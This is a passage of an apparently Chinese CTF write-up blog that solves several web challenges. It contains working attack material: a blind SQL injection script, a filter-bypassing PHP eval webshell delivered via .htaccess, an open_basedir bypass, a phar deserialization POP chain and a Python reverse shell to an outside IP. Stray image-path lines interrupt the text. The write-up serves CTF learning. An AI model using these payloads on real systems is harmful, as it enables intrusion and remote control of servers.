由此可知有2列，猜测flag在第二列(ctf中flag一般不会在第一列的，要是不确定就把第一列的数据也跑出来就好了)
完整代码如下

```
import requests
import time
url = 'http://2debc1f8-a31b-4cd0-884b-e008c03d5dc3.node3.buuoj.cn/'
flag = ''
payload = {
    'id':''
}


for i in range(1,300):
    left = 1
    right = 127
    mid=int((left+right)/2)
    while(left<right):
        #payload['id'] = '1^(ascii(substr(database(),%d,1))<%d)'%(i,mid)
        payload['id'] = '1^(ascii(substr((select(group_concat(table_name))from(sys.schema_table_statistics_with_
buffer)where(table_schema=database())),%d,1))<%d)'%(i,mid)
        r = requests.post(url=url,data=payload)
        if 'Nu1L' in r.text:
            left=mid+1
        else:
            right=mid
        mid=int((left+right)/2)
    flag+=chr(mid-1)
    print(flag)


for i in range(1,300):
    for j in range(1,128):
        payload['id'] = "0^((select '1','%s')>(select * from f1ag_1s_h3r3_hhhhh))"%(flag+chr(j))
        r = requests.post(url=url,data=payload)
        time.sleep(0.03)
        if 'Nu1L' in r.text:
            print(flag+chr(j-1))
            flag+=chr(j-1)
            break
```

[SUCTF 2019]EasyWeb

```php
<?php
function get_the_flag(){
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
    mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
    if(preg_match("/ph/i",$extension)) die("^_^");
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
    if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}

$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');

$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");

eval($hhh);
?>
```

这题的知识点有点多，并且都是经典考点
首先是正则的绕过，这里用异或绕过

```php
<?php
function finds($string){
 $index = 0;
 $a=[33,35,36,37,40,41,42,43,45,47,58,59,60,62,63,64,92,93,94,123,125,128,129,130,131,132,133,134,135,136,137,138,139,140,141,142,143,144,145,146,147,148,149,150,151,152,153,154,155,156,157,158,159,160,161,162,163,164,165,166,167,168,169,170,171,172,173,174,175,176,177,178,179,180,181,182,183,184,185,186,187,188,189,190,191,192,193,194,195,196,197,198,199,200,201,202,203,204,205,206,207,208,209,210,211,212,213,214,215,216,217,218,219,220,221,222,223,224,225,226,227,228,229,230,231,232,233,234,235,236,237,238,239,240,241,242,243,244,245,246,247,248,249,250,251,252,253,254,255];
 for($i=27;$i<count($a);$i++){
  for($j=27;$j<count($a);$j++){
   $x = $a[$i] ^ $a[$j];
   for($k = 0;$k<strlen($string);$k++){
    if(ord($string[$k]) == $x){
     echo $string[$k]."\n";
     echo '%' . dechex($a[$i]) . '^%' . dechex($a[$j])."\n";
     $index++;
     if($index == strlen($string)){
      return 0;
     }
    }
   }
  }
 }
}
finds("_GET");
?>
```

```
?_=${%86%86%86%86^%d9%c1%c3%d2}{%86}();&%86=phpinfo
#%86%86%86%86^%d9%c1%c3%d2 = _GET
```

题目给了get_the_flag()，显然是要我们调用这个

然后是文件上传部分

- 文件后缀不能有ph
- 文件内容不能出现<?
- exif_imagetype会检测是否是图片

通过phpinfo可以发现是apache，可以上传`.htaccess文件`，但需要绕过`exif_imagetype`，所以在文件开头加上定义图片大小来绕过(#在.htaccess中表示注释)

```
#define width 1337
#define height 1337
```

注意，这里不能用GIF89A来绕过，因为这会让`.htaccess文件`无法解析，也就失去了作用。
因为不能上传ph后缀的文件，所以随便定个后缀让它以php解析，同时让文件内容base64编码来绕过(还可以utf-16be来绕过)，然后在`.htaccess`中利用php伪协议进行解码，完整内容如下
`.htaccess`

```
#define width 1337
#define height 1337
AddType application/x-httpd-php .abc
php_value auto_append_file "php://filter/convert.base64-decode/resource=shell.abc"
```

构造木马

```
<?php eval($_REQUEST['cmd']);?>
```

base64编码后

```
PD9waHAgZXZhbCgkX1JFUVVFU1RbJ2NtZCddKTs/Pg==
```


加上文件头来绕过
`shell.abc`

```
GIF89a12
PD9waHAgZXZhbCgkX1JFUVVFU1RbJ2NtZCddKTs/Pg==
```

多了12是为了补足8个字节，满足base64编码的规则

然后上传这两个文件，我看师傅们都直接一个exp完事了，我太菜了，还得手动上传，呜呜呜

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>POST数据包POC</title>
</head>
<body>
<form action="http://aad7cad0-2f0d-4af5-91f4-d8d9212b65d8.node3.buuoj.cn/?_=${%86%86%86%86^%d9%c1%c3%d2}{%86}();
&%86=get_the_flag" method="post" enctype="multipart/form-data">
<!--链接是当前打开的题目链接-->
    <label for="file">文件名：</label>
    <input type="file" name="file" id="file"><br>
    <input type="submit" name="submit" value="提交">
</form>
</body>
</html>
```



upload/tmp_2e15edd7163ab809335c796d0ad7b218/.htaccess

https://blog.csdn.net/xiaolong22333

GIF89a12 PD9waHAgZXZhbCgkX1JFUVVFU1RbJ2NtZCddKTs/Pg==□□|□□v

PHP Version 7.2.19-0ubuntu0.18.04.2

System	Linux a0a8328fb304 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini,

https://blog.csdn.net/xiaolong22333

然后有一个问题，需要绕过open_basedir

open_basedir	/var/www/html/:/tmp/	/var/www/html/:/tmp/
output_buffering	4096	4096

bypass open_basedir的新方法


具体原理看不太懂，用就完事了

```
?cmd=chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(scandir('/'));
```

GIF89a12 PD9waHAgZXZhbCgkX1JFUVVFU1RbJ2NtZCddKTs/Pg==□□|□□varray(25) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(16) "THis_Is_tHe_F14g" [4]=> string(8) "bd_build" [5]=> string(3) "bin" [6]=> string(4) "boot" [7]=> string(8) "clean.sh" [8]=> string(3) "dev" [9]=> string(3) "etc" [10]=> string(4) "home" [11]=> string(3) "lib" [12]=> string(5) "lib64" [13]=> string(5) "media" [14]=> string(3) "mnt" [15]=> string(3) "opt" [16]=> string(4) "proc" [17]=> string(4) "root" [18]=> string(3) "run" [19]=> string(4) "sbin" [20]=> string(3) "srv" [21]=> string(3) "sys" [22]=> string(3) "tmp" [23]=> string(3) "usr" [24]=> string(3) "var" }

https://blog.csdn.net/xiaolong22333

```
?cmd=chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo(file_get_contents('/THis_Is_tHe_F14g'));
```



GIF89a12 PD9waHAgZXZhbCgkX1JFUVVFU1RbJ2NtZCddKTs/Pg==□□|□□vflag{6e12f96f-0e1e-49eb-95df-388a1673d6be}

https://blog.csdn.net/xiaolong22333

[SWPUCTF 2018]SimplePHP

查看文件出可以读文件

```
#function.php
<?php
//show_source(__FILE__);
include "base.php";
header("Content-type: text/html;charset=utf-8");
error_reporting(0);
function upload_file_do() {
    global $_FILES;
    $filename = md5($_FILES["file"]["name"].$_SERVER["REMOTE_ADDR"]).".jpg";
    //mkdir("upload",0777);
    if(file_exists("upload/" . $filename)) {
        unlink($filename);
    }
    move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" . $filename);
    echo '<script type="text/javascript">alert("上传成功!");</script>';
}
function upload_file() {
    global $_FILES;
    if(upload_file_check()) {
        upload_file_do();
    }
}
function upload_file_check() {
    global $_FILES;
    $allowed_types = array("gif","jpeg","jpg","png");
    $temp = explode(".",$_FILES["file"]["name"]);
    $extension = end($temp);
    if(empty($extension)) {
        //echo "<h4>请选择上传的文件:" . "<h4/>";
    }
    else{
        if(in_array($extension,$allowed_types)) {
            return true;
        }
        else {
            echo '<script type="text/javascript">alert("Invalid file!");</script>';
            return false;
        }
    }
}
?>
```

```php
#file.php
<?php
header("content-type:text/html;charset=utf-8");
include 'function.php';
include 'class.php';
ini_set('open_basedir','/var/www/html/');
$file = $_GET["file"] ? $_GET['file'] : "";
if(empty($file)) {
    echo "<h2>There is no file to show!<h2/>";
}
$show = new Show();
if(file_exists($file)) {
    $show->source = $file;
    $show->_show();
} else if (!empty($file)){
    die('file doesn\'t exists.');
}
?>
```

```php
#class.php
<?php
class C1e4r
{
    public $test;
    public $str;
    public function __construct($name)
    {
        $this->str = $name;
    }
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}

class Show
{
    public $source;
    public $str;
    public function __construct($file)
    {
        $this->source = $file;   //$this->source = phar://phar.jpg
        echo $this->source;
    }
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
    public function __set($key,$value)
    {
        $this->$key = $value;
    }
    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
```

```
            highlight_file($this->source);
        }

    }
    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}
class Test
{
    public $file;
    public $params;
    public function __construct()
    {
        $this->params = array();
    }
    public function __get($key)
    {
        return $this->get($key);
    }
    public function get($key)
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
?>
```

主要看class.php

看到注释处有phar协议，估计是phar反序列化没错了，接下来就是看怎么构造pop链了

先找到最终的利用点，是`Test`类中的`file_get`方法，它可以base64编码输出文件内容，并且Test类有`__get`方法，当我们调用不可达的属性或不存在的属性时就会触发

那就可以利用`__get --> get($key) --> file_get($value)`

而`Show`类中有`__toString`，`C1e4r`类有`echo $this->test`，只需要让test为一个类就能触发`__toString`从而触发`__get`

pop链为

`C1e4r::destruct() -> Show::toString() -> Test::__get()`

再从头捋一遍


首先让`C1e4r`类中`$this->test`为show类，从而触发了`__toString`，然后`$this->str['str']->source`中让`$this->str['str']`为test类，这样就访问了test类中的source属性，但这是不存在的属性，从而触发`__get`

开始构造phar

```php
<?php
class C1e4r
{
    public $test;
    public $str;
}

class Show
{
    public $source;
    public $str;
}

class Test
{
    public $file;
    public $params;
}

$c1e4r = new C1e4r();
$show = new Show();
$test = new Test();
$c1e4r->str = $show;//利用echo $this->test触发____toString()
$show->str['str'] = $test;//利用$this->str['str']->source触发__get
$test->params['source'] = "/var/www/html/f1ag.php";

$phar = new Phar("test.phar");
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ? >');
$phar->setMetadata($c1e4r);
$phar->addFromString("test.txt", "test");//生成签名
$phar->stopBuffering();
?>
```

将生成的phar文件后缀改为gif来绕过限制

上传后可直接在upload目录查看文件名(我觉得题目可能本来是想让我们自己计算文件名的)



https://blog.csdn.net/xiaolong22333

phar协议访问上传的文件得到base64编码的flag

https://blog.csdn.net/xiaolong22333

解码得到flag

感觉自己对pop链的构造非常不熟练，对着wp看都要理解半天，并且到最后也不是特别明白，没有wp更是无从下手，这该咋整啊。 ゜ ゜(´O`) ゜ ゜。

[网鼎杯 2020 白虎组]PicDown


url可以任意文件读取
读取`/proc/self/cmdline`(查看当前进程的执行命令)发现`app.py`，读取`app.py`
(buu这里可以.../.../.../.../.../.../.../flag非预期直接读取flag)


```
from flask import Flask, Response
from flask import render_template
from flask import request
import os
import urllib

app = Flask(__name__)

SECRET_FILE = "/tmp/secret.txt"
f = open(SECRET_FILE)
SECRET_KEY = f.read().strip()
os.remove(SECRET_FILE)


@app.route('/')
def index():
    return render_template('search.html')


@app.route('/page')
def page():
    url = request.args.get("url")
    try:
        if not url.lower().startswith("file"):
            res = urllib.urlopen(url)
            value = res.read()
            response = Response(value, mimetype='application/octet-stream')
            response.headers['Content-Disposition'] = 'attachment; filename=beautiful.jpg'
            return response
        else:
            value = "HACK ERROR!"
    except:
        value = "SOMETHING WRONG!"
    return render_template('search.html', res=value)


@app.route('/no_one_know_the_manager')
def manager():
    key = request.args.get("key")
    print(SECRET_KEY)
    if key == SECRET_KEY:
        shell = request.args.get("shell")
        os.system(shell)
        res = "ok"
    else:
        res = "Wrong Key!"

    return res


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```

审计代码发现我们需要`secret.txt`中的`SECRET_KEY`，而`secret.txt`在程序读取完后就被删除了
这里考察的是文件描述符

> 文件描述符：File descriptor,简称fd，当应用程序请求内核打开/新建一个文件时，内核会返回一个文件描述符用于对应这个打开/新建的文件，其fd本质上就是一个非负整数。实际上，它是一个索引值，指向内核为每一个进程所维护的该进程打开文件的记录表。当程序打开一个现有文件或者创建一个新文件时，内核向进程返回一个文件描述符。


linux有下面的特性，系统中如果一个程序打开了一个文件没有关闭，即便从外部（如`os.remove(SECRET_FILE)`）删除之后，在/proc 这个进程的 pid 目录下的 fd 文件描述符目录下还是会有这个文件的 fd，通过这个我们即可得到被删除文件的内容。
所以可以通过`/proc/self/fd/`读取，这个目录包含了当前进程打开的每一个文件的文件描述符
发现`SECRET_KEY`在`/proc/self/fd/3`中





接着再传入shell就可以执行命令了，但是因为没有回显，得python反弹shell

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("47.***.***.***",2233));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



感觉这题的难点就是对linux中的各目录的了解，反正我不看wp根本就不知道这些目录，并且还看不太懂代码。。。太菜了

[HarekazeCTF2019]encode_and_encode


```php
 <?php
error_reporting(0);

if (isset($_GET['source'])) {
  show_source(__FILE__);
  exit();
}

function is_valid($str) {
  $banword = [
    // no path traversal
    '\.\.',
    // no stream wrapper
    '(php|file|glob|data|tp|zip|zlib|phar):',
    // no data exfiltration
    'flag'
  ];
  $regexp = '/' . implode('|', $banword) . '/i';
  if (preg_match($regexp, $str)) {
    return false;
  }
  return true;
}

$body = file_get_contents('php://input'); //body获取post数据
$json = json_decode($body, true); //对body变量进行json解码

if (is_valid($body) && isset($json) && isset($json['page'])) { //判断body变量是否有效，json数据要有page
  $page = $json['page'];
  $content = file_get_contents($page);
  if (!$content || !is_valid($content)) {
    $content = "<p>not found</p>\n";
  }
} else {
  $content = '<p>invalid request</p>';
}

// no data exfiltration!!!
$content = preg_replace('/HarekazeCTF\{.+\}/i', 'HarekazeCTF{&lt;censored&gt;}', $content);
echo json_encode(['content' => $content]);
```

考察的是json转义字符绕过
在json中，`\uxxxx`可以转义字符，例如`\u0066`为`f`(也就是unicode编码)
同时还需要伪协议来绕过最后的正则匹配

```
{"page":"php://filter/convert.base64-encode/resource=/flag"}
```

经过转义后最终payload为

```
{"page":"\u0070\u0068\u0070://filter/convert.base64-encode/resource=/\u0066\u006c\u0061\u0067"}
```



{"content":"ZmxhZ3tiN2Y2MTU2NC0wMDk2LTQ2OTQtYThiNi1lZDgyYzkzY2lyZTd9Cg=="}

https://blog.csdn.net/xiaolong22333

[b01lers2020]Welcome to Earth

没什么难度，挺有意思的一题

抓包，发现`/chase/`，后面还是抓包，或者看js文件，可依次访问/leftt/,/shoot/,/door/,/open/,/fight/

最后发现乱序的flag

```
function check_action() {
  var action = document.getElementById("action").value;
  var flag = ["{hey", "_boy", "aaaa", "s_im", "ck!}", "_baa", "aaaa", "pctf"];
```

```
from itertools import permutations
flag = ["{hey", "_boy", "aaaa", "s_im", "ck!}", "_baa", "aaaa", "pctf"]
item = permutations(flag)
for i in item:
    k = ''.join(list(i))
    if k.startswith('pctf{') and k.endswith('}'):
        print(k)
```

```
PS D:\work> python -u "d:\work\python\[b01lers2020]Welcome to Earth.py"
pctf{hey_boyaaaas_im_baaaaaack!}
pctf{hey_boyaaaas_imaaaa_baack!}
pctf{hey_boyaaaa_baas_imaaaack!}
pctf{hey_boyaaaa_baaaaaas_imck!}
pctf{hey_boyaaaaaaaas_im_baack!}
pctf{hey_boyaaaaaaaa_baas_imck!}
pctf{hey_boys_imaaaa_baaaaaack!}
pctf{hey_boys_imaaaaaaaa_baack!}
pctf{hey_boys_im_baaaaaaaaaack!}
pctf{hey_boys_im_baaaaaaaaaack!}
pctf{hey_boys_imaaaaaaaa_baack!}
```


https://blog.csdn.net/xiaolong22333

[NCTF2019]SQLi

robots.txt中有hint.txt

```
$black_list = "/limit|by|substr|mid|,|admin|benchmark|like|or|char|union|substring|select|greatest|%00|\'|=| |in
|<|>|-|\.|\(\)|#|and|if|database|users|where|table|concat|insert|join|having|sleep/i";


If $_POST['passwd'] === admin's password,

Then you will get the flag;
```

username出可以用`\`来转义单引号，passwd出进行注入，用`%00`截断来代替注释
成功会有welcome.php

